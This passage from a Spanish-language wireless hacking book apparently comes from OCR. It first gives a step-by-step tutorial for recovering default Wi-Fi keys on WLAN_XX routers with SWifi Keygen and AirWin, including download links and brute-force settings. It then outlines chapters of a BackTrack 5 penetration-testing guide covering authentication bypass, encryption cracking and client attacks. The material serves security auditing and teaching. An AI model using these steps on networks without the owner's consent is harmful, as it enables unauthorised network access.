
16.1. HACKING CON SWIFI KEYGEN, AIRWIN 2.0


En este capítulo vamos a utilizar los programas ***SWifi Keygen, AirWin 2.0***, el cual trae un conjunto de herramientas de sniffer de redes tipo WIFI, y la utilización de estos programas es sumamente sencillo y es totalmente compatible con Windows, SWifi Keygen y AirWin para poder utilizarlos en el sistema operativo Windows 7, es necesario tener instalado el paquete: NET Framework 3.5 o superior imprescindible, lamentablemente estos software NO funcionan con Windwos XP), lo resaltante de estos programas es que actúan sin necesidad de poner nuestra tarjeta en modo monitor.

◉ SITIOS DE DESCARGA DE SWIFI KEYGEN, AIRWIN

AirWin: *http://www.bitsdelocos.es/SW/AirWin2.0.1.zip*
SWifi Keygen: *http://www.bitsdelocos.es/SW/SWifi_Keygen0.6.zip*

Una vez lo tenemos, procedemos a descomprimirlo y ejecutamos el AirWin 2.0. Cuando haya cargado hacemos clic sobre la opción de la tarjeta de red inalámbrica (wireless) que deseamos usar:







El próximo paso es escanear el espectro de 2.4GHz para encontrar nuestra red para auditar, para ello pulsamos el botón ***Scan*** y seleccionamos la red que queremos auditar:

Cuando hagamos clic observaremos que los cuadros de texto se rellenan automáticamente con los parámetros de conexión. En la lista de redes podemos observar que el programa nos proporciona el BSSID que necesitaremos para usar el SWifi Keygen.


Ahora abriremos el SWifi keygen y seleccionaremos el tipo de red que queremos auditar, en mi caso WLAN_XX:






El siguiente paso es rellenar todos los campos del SWifi para que el programa pueda proceder a crear el diccionario:

Pasaremos a *AirWin* cuando hayamos generado el diccionario pulsando en \"Genera\", ahora ya en *AirWin* hacemos clic en explorar para cargar el diccionario que hemos generado con el *SWifi Keygen*.




Ahora ajustaremos el *delay* de la red. En el caso del ejemplo para este libro, al estar cerca del router bastaba colocarlo en *0*, pero les recomiendo subirlo a 1 ó 2 si se encuentran muy alejados del router, y le pulsaremos clic en ***EMPEZAR:***



Empezará a probar claves hasta que encuentre la nuestra, este proceso es lento, así que le recomiendo paciencia. Cuando encuentre la clave cargará publicidad y actualizará probando la clave cuando se presione sobre un enlace: XXXXXXXX:

Finalmente obtenemos la clave de nuestra red. La cual se encuentra al final de la imagen adjunta.



Las pruebas han sido controladas con routers propios. Esta auditoría solo será posible si el router tiene la clave por defecto, sino deberemos usar un diccionario que contenga la clave, el cual no genera SWifi Keygen.

Las imágenes han sido parcialmente protegidas por razones de seguridad de la red que ha servido de ejemplo.

Hacking utilizando BackTrack 5

17.1. HACKING CON BACKTRACK 5

Las redes inalámbricas se han vuelto omnipresentes en el mundo actual. Millones de personas las utilizan por todo el mundo todos los días en sus casas, oficinas y puntos de acceso públicos para iniciar sesión en el Internet y no tanto para el trabajo personal y profesional. A pesar de que lo inalámbrico hace la vida más fácil y nos da una gran movilidad, por ejemplo, viene con sus riesgos. En los últimos tiempos, las redes inalámbricas inseguras han sido explotadas para entrar en las empresas, bancos y organizaciones gubernamentales. La frecuencia de estos ataques se ha intensificado, ya que los administradores de red todavía no saben cómo conseguir una red inalámbrica segura en una forma robusta y a prueba de errores.

Este libro tiene como objetivo ayudar al lector a entender las inseguridades asociadas a las redes inalámbricas y cómo llevar a cabo pruebas de penetración para encontrar los fallos y vulnerabilidades. Esta es una lectura esencial para aquellos que quieran llevar a cabo auditorías de seguridad en redes inalámbricas. Todos los ataques inalámbricos explicados en este libro son inmediatamente continuados por una demostración práctica.

17.1.1. Capítulos a desarrollar

Capítulo 1, *La configuración inalámbrica de laboratorio*, presenta docenas de ejercicios que vamos a estar haciendo en este libro. Con el fin de ser capaz de probar, el lector tendrá que establecer un laboratorio inalámbrico. Este capítulo se centra en cómo crear un laboratorio de pruebas inalámbricas utilizando el hardware de la plataforma y el software de código abierto. En primer lugar, se verán los requisitos de hardware que incluyen tarjetas inalámbricas, antenas, puntos de acceso y otros dispositivos Wi-Fi, entonces pasaremos a un enfoque de los requisitos de software que incluye el sistema operativo, drivers Wi-Fi y las herramientas de seguridad. Por último, vamos a crear un banco de pruebas para nuestros experimentos y comprobar diferentes configuraciones inalámbricas en él.

Capítulo 2, *WLAN y sus inseguridades inherentes* se centra en los defectos de diseño inherentes a las redes inalámbricas que los hace inseguros nada más al conectarlos. Vamos a comenzar con un resumen rápido de los protocolos 802.11 WLAN usando un analizador de red llamado Wireshark. Esto nos dará un conocimiento práctico acerca de cómo estos protocolos trabajan. Lo más importante, vamos a ver cómo funciona la comunicación entre el cliente y el punto de acceso a nivel de paquetes mediante el análisis de los marcos de gestión, de control y de datos. A continuación, aprenderá acerca de la inyección de paquetes y sniffing en redes inalámbricas y veremos algunas herramientas que nos permiten hacer lo mismo.

Capítulo 3, Evitando la *autenticación de WLAN* (*bypassing WLAN Auth*) habla acerca de cómo romper un mecanismo de autenticación WLAN. Vamos a ir paso a paso y estudiar la manera de subvertir autenticaciones de clave abierta y compartida. En el transcurso de esto, usted aprenderá a analizar los paquetes inalámbricos y averiguar el mecanismo de autenticación de la red. También vamos a buscar la forma de entrar en las redes con SSID oculto y filtrado MAC activado. Se trata de dos mecanismos comunes empleados por los administradores de red para las redes inalámbricas más sigilosas y difíciles de penetrar, sin embargo, estos son muy sencillos de evitar.

Capítulo 4, *Defectos del cifrado WLAN*, una de las partes más vulnerables del protocolo WLAN son los esquemas de cifrado WEP, WPA, y WPA2. Durante la última década, los hackers han encontrado múltiples fallas en estos esquemas y han escrito el software a disposición del público para la rotura de los mismos y descifrar los datos. A pesar de que WPA/WPA2 es seguro por diseño, una mala configuración abre el camino de las vulnerabilidades de seguridad que pueden ser fácilmente explotadas. En este capítulo vamos a entender la inseguridad en cada uno de estos esquemas de cifrado y hacer demostraciones prácticas sobre la manera de romperlas.

Capítulo 5, *Ataques a la infraestructura WLAN*, cambia nuestra visión de las vulnerabilidades de la infraestructura WLAN. Vamos a ver las vulnerabilidades creadas por los problemas de configuración y diseño. Vamos a hacer demostraciones prácticas de los ataques de suplantación de identidad, punto de acceso, MAC y los ataques de repetición, los puntos de acceso, fuzzing y denegación de servicio. En este capítulo se dará al lector una comprensión sólida de cómo hacer una prueba de penetración de la infraestructura WLAN.

Capítulo 6, Atacando a *los clientes*, abra sus ojos si siempre ha creído que la seguridad del cliente inalámbrico era algo que no tenía de qué preocuparse! La mayoría de las personas excluye al cliente de su lista cuando piensan en la seguridad de la WLAN. En este capítulo se demostrará sin lugar a dudas por qué el cliente es tan importante como el punto de acceso al penetrar en las pruebas de seguridad de una red WLAN. Vamos a buscar la forma de poner en peligro la seguridad mediante ataques del lado del cliente tales como errores de asociación, Caffe Latte disociación, conexiones ad-hoc, fuzzing, honeypots, y muchos otros.

Capítulo 7, *Ataques avanzados WLAN*, contempla más ataques avanzados habiendo ya cubierto la mayoría de los ataques básicos tanto en la infraestructura como en el cliente. Estos ataques suelen implicar el uso de múltiples ataques básicos en conjunto para romper la seguridad en los escenarios más difíciles. Algunos de los ataques que vamos a aprender son las huellas digitales del 